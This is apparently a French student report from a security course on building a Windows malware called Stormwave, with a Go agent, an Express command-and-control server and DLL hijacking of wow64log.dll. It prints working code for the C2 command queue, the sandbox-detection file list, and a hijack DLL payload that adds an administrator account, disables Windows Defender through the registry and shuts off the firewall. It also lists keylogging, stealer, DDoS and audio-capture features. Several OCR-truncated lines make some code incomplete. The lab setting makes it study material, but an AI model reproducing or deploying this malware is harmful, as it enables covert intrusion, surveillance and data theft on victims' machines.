Rapport T-SEC-901

Démarche

Nous somme partis dans la direction suivante : “Un malware est un programme comme un autre.” Notre idée était de concevoir un simple agent permettant de faire remonter des données vers un server, et d’exécuter des commandes. Enfaite énormément de programmes qui ne sont pas des virus font déjà cela.

Nous avons directement commencer par travailler sur l’agent.

Lab de test

Pour effectuer nos tests, nous avons créer des machines virtuelles Windows 10.

Les VMs on toutes étés créer avec Proxmox.

Les paramètres Windows de bases sont les suivants :

- Installation d’un point d’entrée pour le malware → RemoteMouse 3.008 dans notre cas
- Désactivation de l’envoie automatique d’échantillons pour ne pas envoyer à Microsoft tout notre travail :)
- Mise en pause des mise à jours
- Version de windows 10 :

Côté attaquant

Pour développer le malware, nous avons du désactiver Windows Defender pour éviter de faire fuitter le code source.

Nous avons développer sur MacOS, Linux, Windows, pour la compilation Mingw et Go sont insatiables sur tous les OS…

L’agent

Notre agent A.K.A Stormwave est écrit en go. Il est composé de plusieurs composants responsables de la persistance, installation d’utilitaires, commandes système.

La tâche principale de l’agent est d'exécuter les commandes envoyées par un attaquant via le serveur de contrôle. Lorsque que l’agent démarre, il charge sa configuration stocké dans un fichier json dans %appdata%\agent\config.json


```
{"pullingRate":10,"gateway":"http://10.0.0.24:3000"}
```

L’agent est identifier dans le server de contrôle grâce à son uuid.

```
wmic csproduct get uuid
```

L’agent fait tourner un keylogger qui enregistre les frappes de claviers dans un fichier texte.

Le keylogger est lancer en parallèle grâce au goroutine.



Stormwave est capable de détecter si il est dans une sandbox. Ainsi, il peut arrêter son exécution ou alors exécuter d'autre taches. Pour savoir si on est dans une sandbox, on peut faire plusieurs

vérifications. Stormwave regarde l'adresse MAC utilisé et regarde il elle correspond à un fabriquant spéciale comme VM Ware. Ensuite on regarde si le système à une quantité de RAM normale. Tous les ordinateurs de nos jours dispose de plus de 4 GB de RAM. Si notre RAM est inférieurs c'est une situation étrange. Après on regarde la résolution de l'écran. Si l'écran no correspond pas à une taille standard il y a une suspections. Ensuite on regarde des traces dans le système de la présence de solution de virtualisation (exemple le contrôleur vidéo qui peut porter le nom de QEMU, VMWARE). Quelques fois des dll sont dans le system32.

```
systemFiles := [...]string{
        "C:\\Windows\\system32\\drivers\\BoxMouse.sys",
        "C:\\Windows\\system32\\drivers\\BoxGuest.sys",
        "C:\\Windows\\system32\\drivers\\BoxSF.sys",
        "c:\\windows\\system32\\drivers\\BoxVideo.sys",
        "c:\\windows\\system32\\boxdisp.dll",
        "c:\\windows\\system32\\boxhook.dll",
        "c:\\windows\\system32\\boxmrxnp.dll",
        "c:\\windows\\system32\\vboxogl.dll",
        "c:\\windows\\system32\\vboxoglarrayspu.dll",
        "c:\\windows\\system32\\vboxoglcrutil.dll",
        "c:\\windows\\system32\\vboxoglerrorspu.dll",
        "c:\\windows\\system32\\vboxoglfeedbackspu.dll",
        "c:\\windows\\system32\\vboxoglpackspu.dll",
        "c:\\windows\\system32\\vboxoglpassthroughspu.dll",
        "c:\\windows\\system32\\vboxservice.exe",
        "c:\\windows\\system32\\vboxtray.exe",
        "c:\\windows\\system32\\VBoxControl.exe",
        "c:\\windows\\system32\\drivers\\vmmouse.sys",
        "c:\\windows\\system32\\drivers\\vmhgfs.sys",
        "c:\\windows\\system32\\drivers\\vm3dmp.sys",
        "c:\\windows\\system32\\drivers\\vmci.sys",
        "c:\\windows\\system32\\drivers\\vmhgfs.sys",
        "c:\\windows\\system32\\drivers\\vmmemctl.sys",
        "c:\\windows\\system32\\drivers\\vmmouse.sys",
        "c:\\windows\\system32\\drivers\\vmrawdsk.sys",
        "c:\\windows\\system32\\drivers\\vmusbmouse.sys",
    }
```

Fonctionnalités

Command	Status	Ar
Announce	✔️	

```
| Idle             |   ✔️   |                                                  
| SetRelay         |   ✔️   |                                          ip:stri
| SetPullingRate   |   ✔️   |                                       seconds:i
| GetPublicIp      |   ✔️   |                                                
| GetSysInfo       |   ✔️   |                                                
| GetPrivateIp     |   ✔️   |                                                
| Screenshot       |   ✔️   |                                                
| GetKeyboardData  |   ✔️   |                                                
| Ping             |   ✔️   |                                    targetIp:stri
| Wifi             |   ✔️   |                                                
| Ddos             |   ✔️   |                                    targetIp:stri
| RunCommand       |   ✔️   |                                     command:stri
| PowershellAdmin  |   ✔️   |                                     command:stri
| InstallIpScanner |   ✔️   |                                                
| InstallPython    |   ✔️   |                                                
| DownloadFile     |   ✔️   |                                                
| NetworkScan      |   ✔️   | startIPv4Address:string ; endIPv4Address:stri
| UploadFile       |   ✔️   |                                                
| AudioCapture     |   ✔️   |                                                
| InstallStealer   |   ✔️   |                                                
```

Serveur de control

Le serveur de contrôle permet de gérer les agents. Il reçoit les nouveaux agent et leur distribue des tâches. Le Serveur de contrôle (C2) à été développer en javascript avec express. La commination avec les agents ce fait avec du JSON à l'aide d'HTTP. Les agents communiquent avec un seul endpoint pour rester discret. Les agents peuvent utiliser http ou https en fonctions des réglages.


Le C2 dispose de plusieurs endpoints pour la gestion en interne (pour les attaquants).

Le C2 gère les commandes et les interactions avec les agent comme une conversation.

Quand un agent retourne un résultat, il débloque la prochaine commande à exécuter. Si il na pas de commande alors on lui dit d'attendre. Et si on reçoit une command en provenance d'un agent non connue, on lui demande de s'annoncer.

```
function getCommands(botId) {
  const targetChannel = channels.find((channel) => channel.botId === botId)

  if (!targetChannel) {
    logger.warn(
      "Unknown bot : " + botId + " get command -> sending announce command.
    );
    const announceCommand = new Announce();
    return JSON.stringify(announceCommand);
  }
```

```
  const commands = targetChannel.commands;

  if (commands.length >= 1) {
    const head = commands.at(0);
    logger.info(`Command picked : ${head}`);
    return JSON.stringify(head);
  }

  const idleCommand = new Idle();
  logger.info(idleCommand);
  return JSON.stringify(idleCommand);
}
```




Les commandes sont décrites à travers des classes et sont misent en file dans une file d'attente.

```
class Ping extends Command {
  constructor(props) {
    super(props);
    this.name = "Ping";
    this.targetIp = props.targetIp;
  }
}

class Announce extends Command {
  constructor(props) {
```

```
    super(props);
    this.name = "Announce";
  }
}

class Screenshot extends Command {
  constructor(props) {
    super(props);
    this.name = "Screenshot";
  }
}
```

Le serveur de contrôle est piloté par l'attaquant via un front en React.




Infection


Méthode utilisé

Pour infecter la machine, nous avons fabriquer une dll pour faire du dll hijacking. Cette méthode consiste à faire charger un dll qui contient du code dans le but qu'il soit exécuté. Dans notre cas, nous avons trouver une dll qui était chargé par un programme, mais qui soit manquante. Le fait quelle soit manquante nous permet de juste l'ajouter dans le bon dossier sans réécrire la dll au complet.

Pour trouver une Dll chargé par un logiciel et manquante, nous avons utilisé le logiciel procmon.

Procmon permet de tracer toutes les ressources appeler par les processus. Donc en créant des filtres pour afficher les erreur et les dll on peut obtenir une liste de potentielle dll a remplacer.






Nous avons choisi de remplacer une dll qui s'appel wow64log.dll car nous avons vu quelle était appeler à l'allumage de la machine et a plein d'autre moment comme l'ouverture des paramètres Windows, l'ouverture de media Player, l'installation de logiciel, …. cette dll semblait intéressante car elle était énormément utilisé par le system Windows. Pour savoir si cette dll est importante pour le système, nous avons fait des recherches sur internet. Wow64log.dll n'est pas documentée à ce jour. La seul chose que l'on sait, c'est que elle serait utilisé à des fin de débogage par Microsoft.

> When **Wow64** process is starting, the `wow64.dll` tries to load `wow64log.dll`. This DLL is never present in regular Windows installation (it's probably used internally by Microsoft for debugging of the Wow64 subsystem). Therefore, load of this DLL will normally fail. This isn't problem, though, because no critical functionality of the Wow64 subsystem depends on it.

https://github.com/wbenny/injdrv/blob/master/README.md#wow64logdll-reparse-method

Donc en utilisant un logiciel nommé DllExportViewer nous avons pu obtenir la liste des fonctions exportés. Nous avons donc créer une dll qui export les 4 fonction et qui execute du code lorsqu'elle est attaché à un processus.



```
/* functions to export */

// Wow64LogInitialize
EXTERN_C EXPORTABLE NTSTATUS NTAPI Wow64LogInitialize(void) {
    return STATUS_SUCCESS;
}


// Wow64LogMessageArgList
EXTERN_C EXPORTABLE NTSTATUS NTAPI Wow64LogMessageArgList(unsigned char Lev
    return STATUS_SUCCESS;
}


// Wow64LogSystemService
EXTERN_C EXPORTABLE NTSTATUS NTAPI Wow64LogSystemService(void *ServiceParam
    return STATUS_SUCCESS;
}


// Wow64LogTerminate
EXTERN_C EXPORTABLE NTSTATUS NTAPI Wow64LogTerminate(void) {
    return STATUS_SUCCESS;
}

EXTERN_C EXPORTABLE DWORD WINAPI Entry() {
        /* our code */
}

BOOL WINAPI DllMain(HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    HANDLE thread;
    switch (dwReason) {
        case DLL_PROCESS_ATTACH:
            thread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)Entry, N
            CloseHandle(thread);
            break;

        case DLL_PROCESS_DETACH:
            break;

        case DLL_THREAD_ATTACH:
            break;

        case DLL_THREAD_DETACH:
            break;
    }
```


```
    return TRUE;
}
```


Après quelques testes nous avons pu observer que la dll était en mesure d'exécuter des commandes avec le privilège **nt authority\system**, ce qui correspond au plus haut niveau de privilège.

Nous avons donc fait en sorte que la dll coupe le pare feu de la machine et désactive Windows Defender à l'aide du registre.

```
if (is_admin()) {

            system("echo yes >> C:\\users\\john\\trace.txt");
            system("net user test test123 /add && net localgroup administra
            system("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powersh
            system("echo done >> C:\\users\\john\\trace.txt");
            HKEY key;
            HKEY new_key;
            DWORD disable = 1;

            LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, "SOFTWARE\\Policies
            if (res == ERROR_SUCCESS) {
                RegSetValueEx(key, "DisableAntiSpyware", 0, REG_DWORD, (cor
                RegCreateKeyEx(key, "Real-Time Protection", 0, 0, REG_OPTIO
                RegSetValueEx(new_key, "DisableRealtimeMonitoring", 0, REG_
                RegSetValueEx(new_key, "DisableBehaviorMonitoring", 0, REG_
                RegSetValueEx(new_key, "DisableScanOnRealtimeEnable", 0, RE
                RegSetValueEx(new_key, "DisableOnAccessProtection", 0, REG_
                RegSetValueEx(new_key, "DisableIOAVProtection", 0, REG_DWOR

                RegCloseKey(key);
                RegCloseKey(new_key);
            }

            // Add-MpPreference -ExclusionPath "C:\Temp"
            system("netsh firewall set opmode disable & netsh Advfirewall s
```


Ceci aboutit au résultat suivant sur la machine infectée :



Centre de sécurité Windows Defender
Protection contre les virus et menaces
Affichez l'historique des menaces, recherchez les virus et autres menaces, indiquez les paramètres de protection et obtenez des mises à jour de la protection.
Le service de détection des menaces s'est arrêté. Redémarrez-le maintenant.
Redémarrer maintenant

